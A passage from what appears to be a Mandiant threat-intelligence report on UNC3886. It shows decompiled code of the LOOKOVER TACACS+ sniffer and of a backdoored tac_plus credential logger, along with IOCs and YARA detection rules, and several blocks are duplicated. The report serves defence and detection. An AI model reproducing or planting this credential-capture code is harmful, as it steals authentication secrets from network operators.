With the assumption that the services running on the alive hosts configured with the default port number, the alive hosts identified with TCP/4786 were possibly Cisco network appliances as the port is commonly assigned for Cisco Smart Install (SMI) service. TCP/902 indicates VMware technologies. By aggregating data from other scan logs and validating with the victim, it was established that the targeted networks belonged to foreign networks under the management of the victim organization. This marked the point at which a supply chain attack scenario became conceivable.

The existence of NMAP scan logs suggests that there is connectivity from the jump server to the foreign networks, although accessibility requires legitimate credentials. The final clue aligned with this assumption as the ongoing investigation uncovered malicious activities on a TACACS+ server accessible from the jump server.

TACACS is a network protocol used in computer networking for providing centralized authentication, authorization, and accounting (AAA) service. TACACS+ represents an enhanced and more robust version of the original TACACS protocol. Network appliances employ TACACS+ for security and access control, ensuring that authenticated users are authorized to execute actions that are monitored for auditing purposes.

An unauthorized access to a system functioning as an authentication server like a TACACS+ server is an absolute security nightmare. The threat actor could access or manipulate user credentials and authorization policies stored within its database. Accountability of TACACS+ would also be affected as the threat actor could tamper with the accounting logs stored on the TACACS+ server, covering their tracks and concealing malicious activities.

The following sections describe actions performed by the threat actor to extend their access to the target network appliances.

Capturing TACACS+ Credentials with LOOKOVER

The threat actor's first attempt to extend their access to the network appliances by targeting the TACACS server was the use of LOOKOVER. LOOKOVER is a sniffer written in C that processes TACACS+ authentication packets, performs decryption, and writes its contents to a specified file path. LOOKOVER uses the publicly available libpcap library to sniff TCP packets.

The threat actor deployed LOOKOVER on the TACACS+ server at `/usr/sbin/au<unique_keyword>ditd`. The sample required the following environment variables to be configured:

- `TKEY` - TACACS+ pre-shared key; contains default key `7ujm^YHN` (required)
- `FILTER` - libpcap filter string (required)
- `DEVICE` - libpcap capture device (optional)
- `SNFILENAME` - processed data output path, optional with default set to `/var/lib/libsyslog.so`. All data written to this file is XORed with the single byte `0xEF`.

Analysis of the LOOKOVER sample indicates that the samples process TCP packets whose first two bytes of data are `0xC0` and `0x01` and verify if the next byte is `0x01` or `0x03`. The pattern aligns with TACACS+ packet header as described in RFC 8907 as follows:

- `0xC0` indicates the major (`0xC`) and the minor (`0x0`) TACACS+ version number.
- `0x01` indicates that the packet type is `TAC_PLUS_AUTHEN.`
- The next byte indicates the sequence number of the current packet; LOOKOVER targets if the sequence number is `0x01` or `0x03`, which are commonly packets sent from the client to the TACACS+ server.

The sample verifies if the flag bit is `0x0`, which indicates that the payload is encrypted. If the flag bit is `0x0`, the sample then performs TACACS+ decryption by incorporating the first 12 bytes of TCP along with `TKEY` into an MD5 hash and uses the hash to XOR-decode the remainder of the TCP data. The decoded data along with the packet source IP address and an integer from the first 12 bytes are written to `SNFILENAME`.

If the next byte is nonzero, which could indicate a plain text payload, the entire data segment of the TCP packet is written to `FILENAME`.

```
33  if ( ihl->protocol == IPPROTO_TCP )
34  {
35    tcp = tcp_;
36    offset_to_data = 4 * (*((_BYTE *)tcp_ + offsetof(tcphdr, th_off)) >> 4);
37    data_len = total_len - ip_header_len - offset_to_data;
38    if ( data_len > 0xB )
39    {
40      ptacacs_header = (TACACS_HEADER *)((char *)tcp_ + offset_to_data);
41      tacacs_header_ = ptacacs_header;
42
43      if ( *(_BYTE *)ptacacs_header == 0xC0     // TAC_PLUS_MAJOR . TAC_PLUS_MINOR_VER_DEFAULT
44        && tacacs_header_->type == TAC_PLUS_AUTHEN
45        && (tacacs_header_->seq_no == 1 || tacacs_header_->seq_no == 3) )
46      {
47        if ( tacacs_header_->flags )            // Possible flags:
48                                                //     TAC_PLUS_UNENCRYPTED    = 0x01
49                                                //     TAC_PLUS_SINGLE_CONNECT = 0x04
50                                                //
51                                                // With single connection mode is established in the first two
52                                                // packets, the first would be seq. 1 from client and the second
53                                                // would be seq.2 from the server. (client sequences are always
54                                                // odd and servers even)
55        {
56          FileWrite(ptacacs_header, data_len);
57        }
58        else
59        {
60          tacacs_data = (TACACS_AUTH_START)&ptacacs_header[1];
61          full_tacacs_length = ntohl(tacacs_header_->length) + sizeof(TACACS_HEADER);
62          tacacs_data_length = (unsigned int)ntohl(tacacs_header_->length);
63          LOWORD(tacacs_data_length) = 0;
64          if ( !tacacs_data_length && full_tacacs_length > 11 && full_tacacs_length <= 0x10000 )
65          {
66            d_tacacs_data = malloc(full_tacacs_length);
67            memcpy(d_tacacs_data, tacacs_header_, sizeof(TACACS_HEADER));
68            tacacs_header = (TACACS_HEADER *)malloc(data_len - 12);
69            ((void (__fastcall *)(_QWORD, _QWORD, _QWORD))memcpy)(
70              tacacs_header,
71              tacacs_data,
72              (int)(data_len - sizeof(TACACS_HEADER)));
73            if ( (unsigned int)md5_xor(d_tacacs_data, tacacs_header, tkey) )
74            {
75              free(d_tacacs_data);
76              free(tacacs_header);
77            }
78            else
79            {
80              sprintf((unsigned int)session_id, (unsigned int)"%d", tacacs_header_->session_id, v5, v6, v7);
81              FileWriteIp(session_id);
82              FileWriteIp(source_addr_a_);
83              FileWrite(tacacs_header, data_len - 12);
84              free(d_tacacs_data);
85              free(tacacs_header);
86              ++packets;
87            }
88          }
89        }
90      }
91    }
92  }
```

```
33  if ( ihl->protocol == IPPROTO_TCP )
34  {
35    tcp = tcp_;
36    offset_to_data = 4 * (*((_BYTE *)tcp_ + offsetof(tcphdr, th_off)) >> 4);
37    data_len = total_len - ip_header_len - offset_to_data;
38    if ( data_len > 0xB )
39    {
40      ptacacs_header = (TACACS_HEADER *)((char *)tcp_ + offset_to_data);
41      tacacs_header_ = ptacacs_header;
42
43      if ( *(_BYTE *)ptacacs_header == 0xC0     // TAC_PLUS_MAJOR . TAC_PLUS_MINOR_VER_DEFAULT
44        && tacacs_header_->type == TAC_PLUS_AUTHEN
45        && (tacacs_header_->seq_no == 1 || tacacs_header_->seq_no == 3) )
46      {
47        if ( tacacs_header_->flags )            // Possible flags:
48                                                //     TAC_PLUS_UNENCRYPTED    = 0x01
49                                                //     TAC_PLUS_SINGLE_CONNECT = 0x04
50                                                //
51                                                // With single connection mode is established in the first two
52                                                // packets, the first would be seq. 1 from client and the second
53                                                // would be seq.2 from the server. (client sequences are always
54                                                // odd and servers even)
55        {
56          FileWrite(ptacacs_header, data_len);
57        }
58        else
59        {
60          tacacs_data = (TACACS_AUTH_START)&ptacacs_header[1];
61          full_tacacs_length = ntohl(tacacs_header_->length) + sizeof(TACACS_HEADER);
62          tacacs_data_length = (unsigned int)ntohl(tacacs_header_->length);
63          LOWORD(tacacs_data_length) = 0;
64          if ( !tacacs_data_length && full_tacacs_length > 11 && full_tacacs_length <= 0x10000 )
65          {
66            d_tacacs_data = malloc(full_tacacs_length);
67            memcpy(d_tacacs_data, tacacs_header_, sizeof(TACACS_HEADER));
68            tacacs_header = (TACACS_HEADER *)malloc(data_len - 12);
69            ((void (__fastcall *)(_QWORD, _QWORD, _QWORD))memcpy)(
70              tacacs_header,
71              tacacs_data,
72              (int)(data_len - sizeof(TACACS_HEADER)));
73            if ( (unsigned int)md5_xor(d_tacacs_data, tacacs_header, tkey) )
74            {
75              free(d_tacacs_data);
76              free(tacacs_header);
77            }
78            else
79            {
80              sprintf((unsigned int)session_id, (unsigned int)"%d", tacacs_header_->session_id, v5, v6, v7);
81              FileWriteIp(session_id);
82              FileWriteIp(source_addr_a_);
83              FileWrite(tacacs_header, data_len - 12);
84              free(d_tacacs_data);
85              free(tacacs_header);
86              ++packets;
87            }
88          }
89        }
90      }
91    }
92  }
```

Figure 5: LOOKOVER's function responsible for handling TACACS+ packets

During the analysis of the compromised TACACS+ server, Mandiant identified the presence of `/usr/sbin/au<unique_keyword>ditd` core dump file. Analysis of the core dump file revealed that the threat actor configured the `FILTER` environment variable as `port 49` with `/var/log/tac_cisco_<unique_keyword>_log` as `SNFILENAME`. TCP/49 is used by TACACS+ Login Host protocol to handle an authentication request from devices. The process crashed when attempting to encrypt extracted credentials before writing to disks, and this could influence the threat actor to employ another approach to target TACACS+.

Backdoored TACACS+ Binary

On the same TACACS+ server identified with LOOKOVER, Mandiant observed the threat actor replaced the legitimate `/usr/bin/tac_plus`, which is the TACACS+ daemon for Linux, with a malicious version containing credential logging functionality.

The malicious version of `/usr/bin/tac_plus` was modified with a new function responsible for logging TACACS+ credentials to `/var/log/tacu<unique_keyword>cs.log`. The function was inserted in the `verify()` after the password was validated and in the `passwd_file_verify()`, which is responsible for confirming a credential after the password is confirmed to be correct. The captured credential record is XOR-ed with `0xEF` before appending to the credential log file.

```
1  int __fastcall sub_410CF0(const char *a1, const char *a2)
2  {
3    char *v2; // kr00_8
4    char *v3; // rax
5    char *v4; // rdx
6    FILE *v5; // r12
7    char v7[32]; // [rsp+0h] [rbp-438h] BYREF
8    char s[1048]; // [rsp+20h] [rbp-418h] BYREF
9
10   strcpy(v7, "/var/log/tacu[redacted]cs.log");
11   memset(s, 0, 0x400uLL);
12   sprintf(s, "%s\t%s\n", a1, a2);
13   v2 = &s[strlen(s)];
14   if ( (int)(v2 - s) > 0 )
15   {
16     v3 = &s[1];
17     v4 = s;
18     while ( 1 )
19     {
20       *v4 ^= 0xEFu;
21       v4 = v3;
22       if ( v3 == &s[(unsigned int)(v2 - s)] )
23         break;
24       ++v3;
25     }
26   }
27   v5 = fopen(v7, "a");
28   fwrite(s, 1uLL, (int)(v2 - s), v5);
29   return fclose(v5);
30 }
```

```
1  int __fastcall sub_410CF0(const char *a1, const char *a2)
2  {
3    char *v2; // kr00_8
4    char *v3; // rax
5    char *v4; // rdx
6    FILE *v5; // r12
7    char v7[32]; // [rsp+0h] [rbp-438h] BYREF
8    char s[1048]; // [rsp+20h] [rbp-418h] BYREF
9
10   strcpy(v7, "/var/log/tacu[redacted]cs.log");
11   memset(s, 0, 0x400uLL);
12   sprintf(s, "%s\t%s\n", a1, a2);
13   v2 = &s[strlen(s)];
14   if ( (int)(v2 - s) > 0 )
15   {
16     v3 = &s[1];
17     v4 = s;
18     while ( 1 )
19     {
20       *v4 ^= 0xEFu;
21       v4 = v3;
22       if ( v3 == &s[(unsigned int)(v2 - s)] )
23         break;
24       ++v3;
25     }
26   }
27   v5 = fopen(v7, "a");
28   fwrite(s, 1uLL, (int)(v2 - s), v5);
29   return fclose(v5);
30 }
```

Figure 6: Malicious function within tac_plus for capturing credentials

```
125 LABEL_22:
126     *(_DWORD *)(a3 + 72) = 1;
127     goto LABEL_31;
128   }
129   report(7, "verify daemon %s == NAS %s", v12, key);
130   v15 = debug & 0x20;
131   if ( strcmp(key, v13) )
132   {
133     if ( v15 )
134       report(7, "Password is incorrect");
135     goto LABEL_28;
136   }
137   *(_DWORD *)(a3 + 72) = 1;
138   if ( v15 )
139     report(7, "Password is correct");
140 LABEL_31:
141   sub_410CF0(s2, key);
142   v16 = (char *)sub_4071A0(s2, a4);
143   v17 = *(_DWORD *)(a3 + 72);
144   if ( v17 == 1 )
145   {
146     sub_40E530(v16, a3);
147     v17 = *(_DWORD *)(a3 + 72);
148   }
149   return v17 == 1;
150 }
```


```
125 LABEL_22:
126     *(_DWORD *)(a3 + 72) = 1;
127     goto LABEL_31;
128   }
129   report(7, "verify daemon %s == NAS %s", v12, key);
130   v15 = debug & 0x20;
131   if ( strcmp(key, v13) )
132   {
133     if ( v15 )
134       report(7, "Password is incorrect");
135     goto LABEL_28;
136   }
137   *(_DWORD *)(a3 + 72) = 1;
138   if ( v15 )
139     report(7, "Password is correct");
140 LABEL_31:
141   sub_410CF0(s2, key);
142   v16 = (char *)sub_4071A0(s2, a4);
143   v17 = *(_DWORD *)(a3 + 72);
144   if ( v17 == 1 )
145   {
146     sub_40E530(v16, a3);
147     v17 = *(_DWORD *)(a3 + 72);
148   }
149   return v17 == 1;
150 }
```


Figure 7: Backdoored authentication function of tac_plus

The Family of VMCI Backdoors

Mandiant discovered a new variant of backdoors leveraging the Virtual Machine Communication Interface (VMCI) as a communication protocol. The VMCI backdoors could facilitate either guest-to-guest or host-to-guest communications to achieve command execution. See the overview of the attacker's use of ESXi Hypervisor VMCI communications for more information.

- **VIRTUALSHINE** is a simple VMware VMCI sockets-based backdoor that provides access to a bash shell. VIRTUALSHINE connects to a specified target, which streams the bash pty.
- **VIRTUALPIE** is a backdoor written in Python that spawns a demonized IPv6 listener on a hard-coded TCP port. It supports file transfer, arbitrary command execution, and reverse shell capabilities. It communicates using a custom protocol and the data is encrypted using RC4.
- **VIRTUALSPHERE** is the controller part of a simple VMCI-based backdoor. The malware transmits the second command-line argument over the VMCI socket to the server running inside the target VM.

We plan to release technical details of the VMCI backdoors in a future blog post.

Campaign 23-022 and Indicators of Compromise

Since March 2023, we have tracked UNC3886 activity leveraging zero-day exploits for Fortinet and VMware technologies as part of Campaign 23-022 in Mandiant Advantage for our customers. The majority of organizations that Mandiant has responded to or identified as targets through our own analysis have been located in the North America, Southeast Asia, or Oceania regions. However, we have also identified evidence of additional victims located in Europe, Africa, and other parts of Asia. Industries that Mandiant has observed being targeted are those typically observed in espionage operations, namely governments, telecommunications, technology, aerospace and defense, and energy and utility sectors.

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included a subset of these indicators of compromise (IOCs) in this post, and in a publicly available GTI Collection.

Host-Based Indicators

Filename	MD5	Family	Role
gl.py	381b7a2a6d581e3482c829bfb542a7de		UTILITY
install-20220615.py	876787f76867ecf654019bd19409c5b8		INSTALLER
lsuv2_nv.v01	827d8ae502e3a4d56e6c3a238ba855a7		ARCHIVE
payload1.v00	9ea86dccd5bbde47f8641b62a1eeff07		ARCHIVE
rdt	fcb742b507e3c074da5524d1a7c80f7f		ARCHIVE

sendPacket.py	129ba90886c5f5eb0c81d901ad10c622		UTILITY
sendPacket.py	0f76936e237bd87dfa2378106099a673		UTILITY
u.py	d18a5f1e8c321472a31c27f4985834a4		UTILITY
vmware_ntp.sh	4ddca39b05103aeb075ebb0e03522064		LAUNCHER
wp	0e43a0f747a60855209b311d727a20bf	GHOSTTOWN	UTILITY
aububbaditd	1d89b48548ea1ddf0337741ebdb89d92	LOOKOVER	SNIFFER
bubba_sniffer	ecb34a068eeb2548c0cbe2de00e53ed2	LOOKOVER	SNIFFER
ksbubba	89339821cdf6e9297000f3e6949f0404	MOPSLED.LINUX	BACKDOOR
ksbubba.service	c870ea6a598c12218e6ac36d791032b5	MOPSLED.LINUX	LAUNCHER
99-bubba.rules	1079d416e093ba40aa9e95a4c2a5b61f	REPTILE	LAUNCHER
admin	ed9be20fea9203f4c4557c66c5b9686c	REPTILE	BACKDOOR
authd	568074d60dd4759e963adc5fe9f15eb1	REPTILE	BACKDOOR
bubba	4d5e4f64a9b56067704a977ed89aa641	REPTILE	LAUNCHER
bubba_icmp	1b7aee68f384e252286559abc32e6dd1	REPTILE	BACKDOOR
bubba_loader	b754237c7b5e9461389a6d960156db1e	REPTILE	BACKDOOR
client	f41ad99b8a8c95e4132e850b3663cb40	REPTILE	BACKDOOR
dash	48f9bbdb670f89fce9c51ad433b4f200	REPTILE	LAUNCHER
listener	4fb72d580241f27945ec187855efd84a	REPTILE	BACKDOOR
packet	e2cdf2a3380d0197aa11ff98a34cc59e	REPTILE	CONTROLLER

authdd	fd3834d566a993c549a13a52d843a4e1	REPTILE.SHELL	BACKDOOR
authdd	4282de95cc54829d7ac275e436e33b78	REPTILE.SHELL	BACKDOOR
bubba_reverse	c9c00c627015bd78fda22fa28fd11cd7	REPTILE.SHELL	BACKDOOR
unknown	047ac6aebe0fe80f9f09c5c548233407	REPTILE.SHELL	BACKDOOR
usbubbaxd	bca2ccff0596a9f102550976750e2a89	RIFLESPINE	BACKDOOR
audit	3a8a60416b7b0e1aa5d17eefb0a45a16	TINYSHELL	CONTROLLER
lang_ext	6e248f5424810ea67212f1f2e4616aa5	TINYSHELL	BACKDOOR
sync	5d232b72378754f7a6433f93e6380737	TINYSHELL	CONTROLLER
x64	3c7316012cba3bbfa8a95d7277cda873	VIRTUALGATE	DROPPER
ndc4961	9c428a35d9fc1fdaf31af186ff6eec08	VIRTUALPEER	UTILITY
lsu_lsi_.v05	2716c60c28cf7f7568f55ac33313468b	VIRTUALPIE	ARCHIVE
vmsyslog.py	61ab3f6401d60ec36cd3ac980a8deb75	VIRTUALPIE	BACKDOOR
vmware_local.sh	bd6e38b6ff85ab02c1a4325e8af29ce4	VIRTUALPIE	LAUNCHER
cleanupStatefulHost.sh	9ef5266a9fdd25474227c3e33b8e6d77	VIRTUALPITA	LAUNCHER
client	a7cd7b61d13256f5478feb28ab34be72	VIRTUALPITA	BACKDOOR
duci	cd3e9e4df7e607f4fe83873b9d1142e3	VIRTUALPITA	BACKDOOR
payload1	62bed88bd426f91ddbbbcfcd8508ed6a	VIRTUALPITA	ARCHIVE
rdt	8e80b40b1298f022c7f3a96599806c43	VIRTUALPITA	BACKDOOR
rhttpproxy	c9f2476bf8db102fea7310abadeb9e01	VIRTUALPITA	BACKDOOR

rhttpproxy-IO	2c28ec2d541f555b2838099ca849f965	VIRTUALPITA	BACKDOOR
rpci	2bade2a5ec166d3a226761f78711ce2f	VIRTUALPITA	BACKDOOR
ssh	969d7f092ed05c72f27eef5f2c8158d6	VIRTUALPITA	BACKDOOR
nds4961l.so	084132b20ed65b2930129b156b99f5b3	VIRTUALSHINE	BACKDOOR

Network-Based Indicators

IPv4	ASN	Netblock
8.222.218.20	45102	Alibaba
8.222.216.144	45102	Alibaba
8.219.131.77	45102	Alibaba
8.219.0.112	45102	Alibaba
8.210.75.218	45102	Alibaba
8.210.103.134	45102	Alibaba
47.252.54.82	45102	Alibaba
47.251.46.35	45102	Alibaba
47.246.68.13	45102	Alibaba
47.243.116.155	45102	Alibaba
47.241.56.157	45102	Alibaba
45.77.106.183	20473	Choopa, LLC
45.32.252.98	20473	Choopa, LLC

207.246.64.38	20473	Choopa, LLC
149.28.122.119	20473	Choopa, LLC
155.138.161.47	20473	Gigabit Hosting Sdn Bhd
154.216.2.149	55720	Gigabit Hosting Sdn Bhd
103.232.86.217	55720	Gigabit Hosting Sdn Bhd
103.232.86.210	55720	Gigabit Hosting Sdn Bhd
103.232.86.209	55720	Gigabit Hosting Sdn Bhd
58.64.204.165	17444	HKBN Enterprise Solutions Limited
58.64.204.142	17444	HKBN Enterprise Solutions Limited
58.64.204.139	17444	HKBN Enterprise Solutions Limited
165.154.7.145	135377	Ucloud Information Technology Hk Limited
165.154.135.108	135377	Ucloud Information Technology Hk Limited
165.154.134.40	135377	Ucloud Information Technology Hk Limited
152.32.231.251	135377	Ucloud Information Technology Hk Limited
152.32.205.208	135377	Ucloud Information Technology Hk Limited
152.32.144.15	135377	Ucloud Information Technology Hk Limited
152.32.129.162	135377	Ucloud Information Technology Hk Limited
123.58.207.86	135377	Ucloud Information Technology Hk Limited
123.58.196.34	135377	Ucloud Information Technology Hk Limited

118.193.63.40	135377	Ucloud Information Technology Hk Limited
118.193.61.71	135377	Ucloud Information Technology Hk Limited
118.193.61.178	135377	Ucloud Information Technology Hk Limited

YARA Rules

```
rule M_Sniffer_LOOKOVER_1 {
meta:
  author = "Mandiant"
strings:
  $str1 = "TKEY"
  $str2 = "FILTER"
  $str3 = "DEVICE"
  $str4 = "SNFILENAME"
  $str5 = "/var/lib/libsyslog.so"
  $code = {8B 55 F8 48 8B 45 E8 48 01 C2 8B 45 FC 48 8D 0C 85 00 00 00 00
48 8B 45 E0 48 01 C8 8B 00 88 02 8B 45 F8 83 C0 01 89 C2 48 8B 45 E8 48 01
C2 8B 45 FC 48 8D 0C 85 00 00 00 00 48 8B 45 E0 48 01 C8 8B 00 C1 E8 08 88
02 8B 45 F8 83 C0 02 89 C2 48 8B 45 E8 48 01 C2 8B 45 FC 48 8D 0C 85 00 00
00 00 48 8B 45 E0 48 01 C8 8B 00 C1 E8 10 88 02 8B 45 F8 83 C0 03 89 C2 48
8B 45 E8 48 01 C2 8B 45 FC 48 8D 0C 85 00 00 00 00 48 8B 45 E0 48 01 C8 8B
00 C1 E8 18 88 02 83 45 FC 01 83 45 F8 04}
condition:
  uint32(0) == 0x464c457f and filesize < 5MB and all of them
}

rule M_Utility_GHOSTTOWN_1 {
meta:
  author = "Mandiant"
strings:
  $code1 = { 2F 76 61 72 2F 6C 6F 67 }
  $code2 = { 2F 76 61 72 2F 72 75 6E }
  $debug1 = "=== results ===" ascii
  $debug2 = "=== %s ===" ascii
  $debug3 = "searching record in file %s" ascii
  $debug4 = "record not matched, not modifing %s" ascii
  $debug5 = "delete %d records in %s" ascii
  $debug6 = "NEVER_LOGIN" ascii
  $debug7 = "you need to specify a username to clear" ascii
  $pattern1 = "%-10s%-10s%-10s%-20s%-10s" ascii
  $pattern2 = "%-15s%-10s%-15s%-10s" ascii
condition:
  uint32(0) == 0x464C457F and all of them
}
```

```
rule M_Utility_VIRTUALPEER_1 {
    meta:
        author = "Mandiant"
    strings:
        $vmci_socket_family = {B? 00 00 00 00 B? 02 00 00 00 B? 28 00
00 00 e8 [4-128] B? 00 00 00 00 48 8d [5] b? 00 00 00 00 e8 [4-64] B?
00 00 00 00 48 8d [5] b? 00 00 00 00 e8 [4-64] B? B8 07 00 00 [0-8] b?
00 00 00 00 e8}
        $vmci_socket_marker1 = "/dev/vsock" ascii wide
        $vmci_socket_marker2 = "/vmfs/devices/char/vsock/vsock"
ascii wide
        $vmci_socket_init_bind_listen = {e8 [4] 89 45 [4-64] 8B 45 ?? b?
00 00 00 00 b? 01 00 00 00 [0-4] e8 [4-128] B? 10 00 00 00  [1-16] e8
[4-128] BE 01 00 00 00 [1-16] e8 [4] 83 F8 FF}
        $socket_read_write = {BA 01 00 00 00 48 89 CE 89 C7 E8 [4] 48
85 C0 [1-64] BA 01 00 00 00 48 89 CE 89 C7 E8 [4] 48 85 C0 7e ?? eb}
        $marker1 = "nc <port>"
    condition:
        uint32(0) == 0x464c457f and all of them

}

rule M_Hunting_VIRTUALPITA_1
{
    meta:
        author = "Mandiant"
    strings:
        $forpid = { 70 69 64 20 [0-10] 69 6E 20 60 [0-10] 70 73 20 2D [0-10]
63 20 7C 20 [0-10] 67 72 65 70 [0-10] 20 76 6D 73 [0-10] 79 73 6C 6F [0-10]
67 64 20 7C [0-10] 20 61 77 6B [0-10] 20 27 7B 20 [0-10] 70 72 69 6E [0-10]
74 20 24 31 [0-10] 20 7D 27 60 [0-10] 3B 20 64 6F [0-10] 20 6B 69 6C [0-10]
6C 20 2D 39 [0-10] 20 24 70 69 [0-10] 64 3B 20 64 [0-10] 6F 6E 65 00 }
        $vmsyslogd = { 2F 75 73 72 [0-10] 2F 6C 69 62 [0-10] 2F 76 6D 77
[0-10] 61 72 65 2F [0-10] 76 6D 73 79 [0-10] 73 6C 6F 67 [0-10] 2F 62 69 6E
[0-10] 2F 76 6D 73 [0-10] 79 73 6C 6F [0-10] 67 64 00 00 }
    condition:
        uint32(0) == 0x464c457f and any of them
}
```

```
rule M_APT_Launcher_REPTILE_1 {
meta:
  author = "Mandiant"
strings:
  $str1 = {B8 00 00 00 00 E8 A1 FE FF FF 48 8B 85 40 FF FF FF 48
83 C0 08 48 8B 00 BE 00 00 00 00 48 89 C7 B8 00 00 00 00 E8 ??
FD FF FF 89 45 ?8 48 8D 95 50 FF FF FF 8B 45 ?8 48 89 D6 89 C7
E8 ?? 0? 00 00 48 8B 45 80 48 89 45 F0 48 8B 45 F0 48 89 C7 E8
?? F? FF FF 48 89 45 ?8 48 8B 55 F0 48 8B 4D ?8 8B 45 ?8 48 89
CE 89 C7 E8 ?? FC FF FF 48 8B 55 F0 48 8B 45 ?8 B9 4? 0C 40 00
48 89 C6 BF AF 00 00 00 B8 00 00 00 00 E8 ?? FC FF FF E8 ?? FC
FF FF 8B 00 83 F8 25 75 07 C7 45 ?C 00 00 00 00 }
  $str2 = {81 7D F? FF 03 00 00 7E E9 BE 02 00 00 00 BF ?? 0C 40
00 B8 00 00 00 00 E8 ?? F? FF FF 89 45 F? 8B 45 F? BE 01 00 00
00 89 C7 E8 ?? FD FF FF 8B 45 F? BE 02 00 00 00 89 C7 E8 ?? F?
FF FF C9 C3}
condition:
  uint32(0) == 0x464C457F and all of them
}

rule M_APT_Backdoor_VIRTUALSHINE_1 {
    meta:
        author = "Mandiant"
        strings:
                $str1 = "/dev/vsock"
                $str2 = "/vmfs/devices/char/vsock/vsock"
                $str3 = "nds4961l <cid> <vport>"
                $str4 = "[!] VMCISock_GetAFValue()."
                $str5 = "[+] Connected to server.[ %s:%s ]"
                $str6 = "TERM=xterm"
                $str7 = "PWD=/tmp/"
        condition:
                uint32(0) == 0x464C457F and all of them

}

rule M_APT_BACKDOOR_MOPSLED_1
{
        meta:
                author = "Mandiant"
        strings:
                $x = { e8 ?? ?? ?? ?? 85 c0 0f 85 ?? ?? ?? ?? 4? 8d ?? ?4 ?8
be ?? ?? ?? ?? e8 ?? ?? ?? ?? 84 c0 0f 84 ?? ?? ?? ?? 4? 8b 94 ?? ?? ?? ??
?? 4? 8b 44 ?? ?? 4? 89 e1 [0-6]  be ?? ?? ?? ?? b? ?? ?? ?? ?? 4? 89 10 8b
94 ?? ?? ?? ?? ?? [0-6] 89 50 08 4? 8b 54 ?? ?? c7 42 0c ?? ?? ?? ?? e8
?? ?? ?? ?? }
    condition:
          uint32(0) == 0x464c457f and uint8(4) == 2 and filesize < 5MB and $x
}
```

```
rule M_APT_BACKDOOR_MOPSLED_1
{
        meta:
                author = "Mandiant"
        strings:
                $x = { e8 ?? ?? ?? ?? 85 c0 0f 85 ?? ?? ?? ?? 4? 8d ?? ?4
?8 be ?? ?? ?? ?? e8 ?? ?? ?? ?? 84 c0 0f 84 ?? ?? ?? ?? 4? 8b 94
?? ?? ?? ?? ?? 4? 8b 44 ?? ?? 4? 89 e1 [0-6]  be ?? ?? ?? ?? b? ?? ??
?? ?? 4? 89 10 8b 94 ?? ?? ?? ?? ?? [0-6] 89 50 08 4? 8b 54 ?? ??
c7 42 0c ?? ?? ?? ?? e8 ?? ?? ?? ?? }
    condition:
          uint32(0) == 0x464c457f and uint8(4) == 2 and filesize < 5MB and $x
}
```

Posted in

Threat Intelligence